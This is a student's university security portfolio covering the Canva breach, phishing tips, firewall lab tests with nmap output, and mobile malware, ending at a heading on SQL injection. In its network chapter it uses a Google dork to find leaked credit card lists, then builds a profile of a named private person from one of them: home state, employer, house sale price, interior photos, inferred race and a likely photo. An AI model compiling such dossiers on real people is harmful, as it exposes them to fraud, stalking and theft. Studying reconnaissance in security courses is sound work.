



# Edge Hill University

---

**The Department of Computer Science**

**CIS2151 Introduction to Security**

Individual Portfolio

**Jakub (Jacob) Strykowski 24325457**

# TABLE OF CONTENTS

---

<b>CHAPTER 1: INFORMATION SECURITY .....</b>	<b>3</b>
INTRODUCTION .....	3
SCENARIO .....	3
<i>What was the cause of the incident?.....</i>	<i>3</i>
<i>What was the impact of the incident?.....</i>	<i>4</i>
CONCLUSION .....	4
<b>CHAPTER 2: PERSONAL SECURITY .....</b>	<b>5</b>
FLAYER .....	5
PHISHING MAILS.....	7
SCAM CALLS .....	7
PHISHING WEBSITES.....	7
<b>CHAPTER 3: NETWORK SECURITY .....</b>	<b>8</b>
INTRODUCTION .....	8
MAIN PART .....	8
<i>Whois example.....</i>	<i>8</i>
<i>Google Hacking.....</i>	<i>8</i>
CONCLUSION .....	12
WHAT FIREWALL IS IT? WHY IT IS USED? HOW EFFECTIVE IT IS? WHAT ATTACK IT CAN DEFEND?.....	13
<i>Presentation firewall rules using Sophos box .....</i>	<i>13</i>
NOTES.....	16
BIBLIOGRAPHY .....	16
<b>CHAPTER 4: MOBILE SECURITY .....</b>	<b>17</b>
INTRODUCTION .....	17
MOBILE MALWARE .....	17
COUNTERMEASURES .....	18
BIBLIOGRAPHY .....	19
<b>CHAPTER 5: WEB APPLICATION SECURITY.....</b>	<b>20</b>
INTRODUCTION .....	20
SQL INJECTION ATTACK .....	20
<i>What it is?.....</i>	<i>20</i>
<i>Example of SQL Injection.....</i>	<i>20</i>
SQL INJECTION - COUNTERMEASURES .....	23
CROSS-SITE SCRIPTING .....	24
<i>Example of SQL Injection.....</i>	<i>24</i>
CONCLUSION AND COUNTERMEASURES .....	27
<b>CONCLUSION TO PORTFOLIO .....</b>	<b>29</b>
<b>REFERENCES .....</b>	<b>30</b>
<b>APPENDIX.....</b>	<b>33</b>

# CHAPTER 1: INFORMATION SECURITY

---

## INTRODUCTION

This essay is about one from 45 attacks of a hacker or group of hackers (It is suspect it is a group of hackers). The group of hackers in dark web society are called GnosticPlayers. The incident was about losing data of approximately 139 million users.

*On Friday 24th May 2019, we detected a malicious attack on our systems, which we stopped as it was occurring. (Welsh, 2019)*

An attacker has claimed to have user information up to 17 May 2019. The target of the attack was the Canva. It is an Australian start-up founded in 2012. That company offers their costumers a simplified graphic-design to design websites as well as professionals.

## SCENARIO

*"The hacker is infamous. Since February this year, he/she/they has put up for sale on the dark web the data of 932 million users, which he stole from 44 companies from all over the world." (Cimpanu, 2019)*

This case is outstanding from other databases theft because GnosticPlayers send an email with detail of breach to the *Zdnet*, it is a well-known business technology website. Hackers attached to email a piece of stolen databased, they wanted to confirm authenticity of data. The *Zdnet* immediate alerted Canva site's administrators and send them their datasheet with information about 18,816 accounts.

What was the cause of the incident?

*"My two main goals are: -money -downfall of American pigs," he told us. (Cimpanu, 2019)*

A motivation of attackers changes with time. At February was publish note that the only motivation had been money. GnosticPlayers also wrote that they had wanted to steal one billion credentials. Including Canva hacking them target has been achieved even they did not sell all databases which they stole. A few companies had been blackmailed and paid fees, so information about an attack and costumes personal information were not published.

It can be considered that they just trying to earn more money. For selling 127 million records of personal information from eight hacked websites they earn 14,500 \$ in bitcoin. They sold it on dark web marketplace named Dream Market. An important fact is that stolen data did not include finance information.

In the other hand we can supposed that them is something more than just money.

*In a conversation with ZDNet last month, the hacker told us he wanted to hack and put up for sale more than one billion records and then retire and disappear with the money. But in a conversation today, the hacker says this is not his target anymore, as he learned that other hackers have already achieved the same goal before him. (nd, nd)*

I suspect that hacker have started to like being in the centre of attention. The hacker finds new ways to attack and unknown vulnerabilities. They could perceive hacking like competition and are trying to show the world that they are better in cybersecurity game than 45 companies, which they already have hacked. This thesis can be confirmed by uncommon

behaviour – Gnosticsplayers write to or chatting with journalists from ZDNet. They take that risk in case of being more popular and remarkable.

*“As most of these sites were not known breaches, it seems we’re dealing here with a hacker that did the hacks by himself, and not just someone who obtained it from somewhere else and now just resold it.”*  
(Whittaker, 2019)

What was the impact of the incident?

In situation of Canva breach there have not been stolen financial information for example credit card numbers. Stolen data include customer username, real names, email addresses and city and country information. (Cimpanu, 2019).

*These limited card details cannot be used for payments. Canva never stores full credit card details.*  
(Welsh, 2019)

Gnosticsplayers tried to sell at Dream Market stolen data. They stole 61 million of users’ password hashes and personal information. The Canva published official statement where they said that hackers could decode passwords, because they code passwords using bcrypt. A large part of users use Google tokens to login, otherwise, the Canva retested theirs session and they would have to login again using Google Account.

*The hacker said that he put up the data for sale mainly because these companies had failed to protect passwords with strong encryption algorithms like bcrypt. Most of the hashed passwords the hacker put up for sale today can cracked with various levels of difficulty --but they can be cracked. "I got upset because I feel no one is learning," the hacker told ZDNet in an online chat earlier today.* (nd, nd)

Data like stolen from Canva are used for sending spam. When hacker can decode password. In group of 61 million credentials can be persons who used the same password to login to different website. The hacker can get access to those websites.

## CONCLUSION

The most important response to the incident was asked for help cyber security experts and authorities, such as the FBI. Canva contacted users via email and used in-app notification to press alert users to the breach. They also prompting users to change passwords and helped them make it stronger. All users using Google account to log in (OAuth tokens) will be prompted to reconnect. Canva took a decision about resetting all active tokens. After that incident Canva started partnering with 1Password and could offer a year free access to 1Password for their users. The company published a statement on Twitter (*Figure 15 appendix*). It is seemed like unprofessional one because the most important statement was at the end of tweet. It may be suspect that it is conscious personal relation operation to minimize amount of people who could find out about breach.

It is not known what them planning to do in future, but it is known that GnosticPlayers are still active. The last information about this hacker is from 2 September 2019. In this breach GnosticPlayers steals the personal information of 218 million users (Jones, 2019). For today they have stolen personal information more than one eight of global population. Will they stop hacking after such successful branches?

## CHAPTER 2: PERSONAL SECURITY

---

FLAYER

## BE CAREFULL HACKERS DON'T SLEEP

You can be saved from attack at home and school, all what is needed to follow a few simple rules.



Do you like computer games? Yeah, me too. How would you feel if you lost all assets in your favourite game? I would be a tragedy, let's how many hours you spent farming. The risk of that losing is real! You should have a strong password and never share it for somebody you don't know. The password should be minimum of 15 characters long, has uppercase/lowercase letters, numbers and symbols.

### **How can I remember that long phrase?**

You don't have to 😊. There are two proposition of computer programs, what would remember your password. With that help your password can be even 45 characters long. All this will guarantee you a safety in internet.

## KeePass



**KeePass**  
Password Safe

You can't have only one password because if hacker thieved it, hacker would have access to all

your profile. You defend yourself and use a KeePass. In this application you can write all your password. It is secure, because It is using the best encryption algorithms, but only on your machine.

## LastPass...|

Like the KeePass this application is also password manager. The LastPass is a web browser extension so you can used it on any computer. A disadvantage is you may not be able save the password to your favourite MMO game.

To sum up, you can use KeePass for videogame or application you play on your pc and LastPass for website you login away from home.

## PHISHING MAILS

### Dos

- Always check sender mail address to you. If you do not know this domain be careful and check whose it is.
- If somebody ask you about personal detail, you are supposed to forward email to security department.

### Don'ts

- Never share your passwords!
- Not replay for mail with offers: fast fortune, free trips or birthday wish from aliens. The attackers want to trick you and steal your money. Typical phrase they use is 'one simple'
- If you get email contain information about paying something or giving personal/company information, ensure domain from which it is written. Don't answer the email from different domain than company or client.

## SCAM CALLS

### Dos

- You can if you have a suspicion about intention of caller you can write into google the number and check who is a caller.

### Don'ts

- Newer giving information about personal or company to stranger person even that person presents oneself like somebody form our company.
- Avoid calls from fraud-know countries like Democratic Republic of the Congo.

## PHISHING WEBSITES

### Dos

- Check spelling of website's web address (specially in hyperlinks; before click move your mouse on it). If there was even letter different, it would be attempt of attack.
- Take care about design of website if it changed check again link to website.

### Don'ts

- Do not click in advertising on website, it would forward you to fraud websites.
- At company computer you are not allowed to visiting private website e.g. Facebook, Amazon, funnycat.uk.

## CHAPTER 3: NETWORK SECURITY

### INTRODUCTION

The internet is huge part of nowadays live. It allows people to buying things, sharing videos or mailing. The banking system in our society is now online, more and more finical operation is doing online. Users who want to use all services have to fill a valuable credential. The risk the personal information would been stolen is growing in order to number of websites used online. The hackers can theft a bank account or services using user's data or even find the place of living. This piece of paper would state how important is personal data security.

### MAIN PART

#### Whois example

The example of targeted website with tool Whois is present on figure 20 in appendix, it shows up structure of company IndiaMART and detail of website administrator, those data should not be published online.

#### Google Hacking

The Google search is a powerful tool which allow users to find immeasurable amount of information. The fact the hackers also use it is not surprising. The google hack is a tool, which can be used to footprinting. It makes all leaks of date even more dangers for costumers comprised services. The crucial information is shared online by intruders or even people publicly sharing sensitive data on their social media. Attackers can used information published online to prepare theft. An example presents the data collected using google hack command 'allintext: 'ccv' '. In white next on first page of result can be find lists credit card with note about true validity checked by datasheet author.




Figure 1

In this work will be used the data from *Figure 1*. The target of footprinting would be Lauren Eshbach. He was chosen from all possible people online because he lost his credit card number. It may be suspect like not demanding victim for professional hackers.



Figure 2

The name of victim can be finding in telephone directories (*figure 2*). It is important fact that state Pennsylvania confirming validity of data form *figure 1*. The information about place of live is crucial in latter part of footprinting. Again, using of google provides new sensitive information.






Figure 3

The social medias are sensitive data mine for hackers. After checking all popular services, the target has a LinkedIn account (*figure3*). The connection is made with company Accenture. This company is one from Fortune Global 500. It is next specific characteristic is making Lauren a potential victim of fishing. The attackers targeting the Accenture can used a Lauren to compromise a security of his employer.




Figure 4

The 'Redfin' website is place where is possible to find price trend of real estate. Form graph it can be assuming this house was sold in 2018. This information makes two possibility both really dangerous. Firstly, the target sold the house and have 359,438 \$. This characteristic makes Lauren attractive for attacker who want to steal his money. Secondly, If the estate was buying in 2018, it is published online place of his residence. The second option is less possible, even the address is still in telephone dictionary. It would be more suspected that dictionary is not updated. Otherwise, this scenario gives attackers information about his actual residence.




Figure 5



Figure 6

A continuation of researching gave more information. In the pictures *figure 5* and *figure 6* are photos of house. The theft form that photos can find out all expensive accessories like monitor or audio things. They might steal valuables or jewellery. In photos form bedroom it is possible to see wedding photo and kid photo. This also telling about colour of skin of target, it is considered of being white. This is an important fact in next step of footprinting. The Google Image search result an alleged photo of our target (*figure 7*).




Figure 7

## CONCLUSION

The attacker can collect information about how much money target have, credit card number, photo of target, employment, family structure or place of residence. To make attack the just need a lack of morality. This example shows how dangerous for user, user's relatives or employer is losing a personal data.

## WHAT FIREWALL IS IT? WHY IT IS USED? HOW EFFECTIVE IT IS? WHAT ATTACK IT CAN DEFEND?

Every day the internet becomes larger part of humans live. A lot of important facilities are hosing online. A financial system, cloud services, communicators are using wireless connection. This change in using services make both companies and private user to start using internet. Also, criminals saw an opportunity of theft money or information using online frauds. To secure corporations and private clients is needed a system that monitor network traffic and prevent malicious attacks.


A Fire wall is a system with rules, and it is monitoring the network traffic. In past the name firewall means a wall between segment houses to stop spreading a fire (wikipedia, 2019). Nowadays, the meaning is quite the same, otherwise, the firewall in network security arena blocking spreading of malware and information losing. Instead of brick network firewalls are using prearrange security settings (wikipedia, 2019).

### Presentation firewall rules using Sophos box

On of commonly used firewall tool is Sophos box. Sophos box has a graphic user interface. Network admonitors can in simple way set a package of rules. It is worth to know that in fabric setting all network traffic is blocked. In testing environmental were used Kali Linux connect to dematerialized zone and root Windows System with Kali Linux in Virtual Box in local arena network. The Kali Linux was used because it contains many preinstalled network scanning applications.

Windows System with Kali Linux in Virtual Box	172.16.16.17
Kali Linux	172.16.16.20

1.1.1.1.1 Figure 1



On *Figure 1* it could be see a change in traffic between LAN to DMZ. First ping to Kali in DMZ had not beeb blocked because the firewall settings allows this type of traffic between LAN and DMZ. Next, the new rule blocked all traffic for that reason second comand ping had 100% packet loss.

1.1.1.1.2 Figure2



```

root@kali:~# nmap -sV 172.16.16.17
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-28 11:41 UTC
Nmap scan report for 172.16.16.17
Host is up (0.0030s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
1947/tcp  open  http         Aladdin/SafeNet HASP license manager 18.00
2179/tcp  open  vmrpd?
2701/tcp  open  cmrccservice Microsoft Configuration Manager Remote Control service (CmRcService.exe)
MAC Address: 00:50:B6:E3:A4:74 (Good WAY IND.)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.35 seconds
root@kali:~# nmap -sV 172.16.16.17
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-28 11:42 UTC
Nmap scan report for 172.16.16.17
Host is up (0.061s latency).
All 1000 scanned ports on 172.16.16.17 are closed
MAC Address: 00:50:B6:E3:A4:74 (Good WAY IND.)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
root@kali:~#

```

Analogical to *Figure 1*, but in *Figure 2* it can be seen a traffic between DMZ and LAN.

1.1.1.1.3 Figure 3

Show additional properties

Time	Connection ID	In interface	Out interface	Source IP	Destination IP	Protocol	Application
11:21:35	<a href="#">1541089872</a>	Port1	-	172.16.16.17	172.16.16.16	TCP	No inform
11:21:09	<a href="#">1580835256</a>	-	Port2	169.254.234.5	128.0.0.1	ICMP	No inform
11:21:48	<a href="#">1580835696</a>	Port1	-	172.16.16.17	172.16.16.16	TCP	No inform
11:21:47	<a href="#">1580838336</a>	Port1	-	172.16.16.17	172.16.16.16	TCP	No inform

Display filter Refresh

Sophos boxes allows network administrators to follow network traffic history (figure 3). The ability to track a history of connections is very important in network security. A branch of cybersecurity specialising in investigation of cybercrimes is the Forensics.

1.1.1.1.4 Figure 4

Users	Activities	HTTP is blocked.
Anybody	Blocked URLs for Default P...	
Anybody	Risky Downloads	
Anybody	Suspicious	
Anybody	Nudity and Adult Content	
Anybody	Not Suitable for the Office	
Anybody	Bandwidth-heavy Browsing	
Anybody	Unproductive Browsing	
Anybody	Not Suitable for Schools	
	Default action	

The Firewall can help employer to track a productivity of employee (figure 4). Rules can block a login to social media website or news websites. The cost of transfer time could be minimalized with using “Bandwidth-heavy Browsing” option which can stop unnecessary connections. Also, in educations field firewall may help teachers or parents to control a children activity in the internet. For example, Edge Hill University’s firewall blocks online game called Minecraft.

## NOTES

Additionally, the virtual hosts within IP-TNE support basic Internet Protocol (IP) functionality. They can generate, read and respond to Internet Control Message Protocol (ICMP), User Datagram Protocol (UDP) and Transmission Control Protocol (TCP) packets

### **Virtual private network (VPN)**

Domain Name System (DNS)

Simple Mail Transfer Protocol (SMTP) that port (25).

FTP is short for File Transfer Protocol. A protocol is a set of rules that networked computers use to talk to one another. And FTP is the language that computers on a TCP/IP network (such as the internet) use to transfer files to and from each other.

## BIBLIOGRAPHY

<https://www.internetsociety.org/resources/deploy360/dns-privacy/intro/>

[https://www.wired.com/2010/02/ftp\\_for\\_beginners/](https://www.wired.com/2010/02/ftp_for_beginners/)

<https://sourceforge.net/projects/filezilla/>



## CHAPTER 4: MOBILE SECURITY

---

### INTRODUCTION

The popularity of smartphones dramatically increased in the few last years, number of smartphone users equals 2.71 billion in the world (G., 2019). In western countries major of adult population have their own smartphone, for example in United Kingdom 78% or in United State of America 77% of adult population have one. Mobile devices are more portable than laptops or personal computers, also mobile internet's transfer price decreased, those factors influence on number of persons connecting to internet by mobile devices, statistics shows that devices are 77% of time are online (ukom, 2019). Between 2017 and 2018, a lot of persons swap from computers to mobile device, the percent of "Mobile Only Audience" has grown by 7 % and it was equal 32% in 2018 (ukom, 2019). A modern mobile device has more computing power than oldy personal computer, so it is not surprising that mobile applications market is attractive for business. In research for Statistic.com, Clement presents that global mobile app income was around 365 billion of U.S dollars, also he assumes that in 2023 mobile applications will achieve profit on level 935 billion of U.S dollars (Clement, 2019). Financial institutions are known as ones who do not like innovations, but even banking sector are making their own applications and services, which allows users to make transfers and shopping via internet. All that factors make mobile devices easy target for hackers and this essay would present malware design for mobile devices.

### MOBILE MALWARE

Mobile devices are not as safe as standard computers, they do not have protection like firewalls, encryption or antivirus software, in that reasons few companies still use workstation and servers (PAGE, nd). On the other hand, new standard in industry is Bring Your Own Devices (BYOD), employee suggest employers to do work on their private machines, this solution is cheaper to companies, but also it generates some risks. Bring your own devices policy may be risky for company, because employees might access sensitive information with their own machines, when malware takes control on employees' mobile devices, information could be stolen by malware (PAGE, nd).

Nowadays, users of smartphones can choose between two operation systems open-source Android and controlled by Apple iOS, the percent of different distributions is less than 0,1%. In 2019, Android system hold 87% share of global market, when Apple has 13 %, and it is predicted that the popularity of Android will increase in next few years (Holst, 2019).

iOS has reputation as safer than Android, because all applications can be downloaded only via Apple Store, where Apple verify security of applications. In 2008 Google developed Android and made it opensource, in that reason every company can use Android application on their smartphones, also everyone can write, and published application dedicated for Android. Those factors indicate to popularity of Android operation system, but Android is also main target for hackers, because malware for Android is easy to propagate and code. According to research from University of Cambridge that 87 percent of Android devices could be hacked by using at least one of 11 well-known critical vulnerabilities (Daniel R. Thomas, Alastair R. Beresford, Andrew Rice, 2015). An interesting fact is that safety of Android devices was dependent on distribution, the best secure level present Nexus, and LG was the best from manufacturers (Daniel R. Thomas, Alastair R. Beresford, Andrew Rice, 2015).

Premium-rate SMS fraud is oldy method of theft, attacker try to convince victim to send a SMS, this message will start module sending SMS messages to premium rate numbers. Criminalists set up

website offering gambling, music or other services, also they can send SMS message to victim's phone, message can contain phishing or different social technics (sophos, nd).

XcodeGhost is malware which attacks the iOS users, it was spreading using Apple's official tool for developing iOS. XcodeGhost started China, where iOS developers downloaded it from Baidu's cloud file sharing service (Rossignol, 2015). The malware effects on application like WeChat or China Unicom Mobile Office, in that reason most of victims were Chinese, but the number of all affected persons is estimate for more than 500 million iOS users. XcodeGhost's goal was to collecting information about user's devices for example current time, system's language and country or infected app's name and then malware sent collected data to control server. Moreover, Palo Alto Networks discovered that malware could be used to show fake alert on victim's phone to phish user credentials or even has access to user's clipboard which may contain user's password (Rossignol, 2015).

Android Ransomware FileCoder is an example of Android malware. The malware was spreading via SMS message (figure 17) which asked user to download and install "sex simulator game app" (MIRIAM, 2019). The text of message was translated to 42 languages and website like Reddit were advertising this app, because they are also injected, those factors could convince user that this app is safe. When user installed FileCoder it sent the message to entire list of phone contacts and then encrypt the user's device and show alert (figure18). User had three day to pay or data would have been permanently encrypted, also it presented hacker's bitcoin account address and amount of bitcoins to pay, the price for decryption oscillated between 94\$ to 188\$ (MIRIAM, 2019).

## COUNTERMEASURES

What countermeasures should one take to protect their mobile device from malware attacks? Address both iOS as well as Android operating systems.


- Use secure wifi
- Watch emails
- Apps only official source
- Install anti virus protection
- Do not jailbreak or root device

- Notes

<https://mfinifter.github.io/papers/mobilemalware.pdf>

*“We find that the most common malicious activities are collecting user information (61%) and sending premium-rate SMS messages (52%), in addition to malware that was written for novelty or amusement, credential theft, SMS spam, search engine optimization fraud, and ransom.”*

<https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf>



## BIBLIOGRAPHY

<https://www.securitymetrics.com/blog/5-ways-your-mobile-device-can-get-malware>

<https://www.csoonline.com/article/3241727/7-mobile-security-threats-you-should-take-seriously-in-2019.html>

[www.retaildive.com/ex/mobilecommercedaily/a-brief-history-of-mobile-malware/](http://www.retaildive.com/ex/mobilecommercedaily/a-brief-history-of-mobile-malware/)

<https://mfinifter.github.io/papers/mobilemalware.pdf>

<https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf>

## CHAPTER 5: WEB APPLICATION SECURITY

---

### INTRODUCTION

A student of Edge Hill University every day risks, when logs in to Blackboard or Attendance, because university services are web applications and could contain malicious software. In the past user had to install an application on his PC, also internet connection was expensive and slow, otherwise, now web servers are powerful enough to host application and internet is cheap and fast. People can use applications which are run on web servers, it means they must not install application, because the internet connection is a requirement. The popularity of web applications increased in last few years, people send data using online connection, also cloud services are commonly used. All these factors make internet place where are hosting huge amount of important information, both companies and persons safe information online, in that reason hackers started to focus on web applications. Web applications are connected to databased servers which are hosting information. Hacker who can break into that's servers can steal unpublished companies' data or credentials of users that can contain financial information like credit card number. The Open Web Application Security Project is a charitable organisation and share lots of information about software security (OWASP foundation, 2019). Their ranking top 10 security risks places SQLInjection on top of the list and Cross Site Scripting on seventh position, it shows up popularity of both attacks (RUIZ, 2019).

### SQL INJECTION ATTACK

#### What it is?

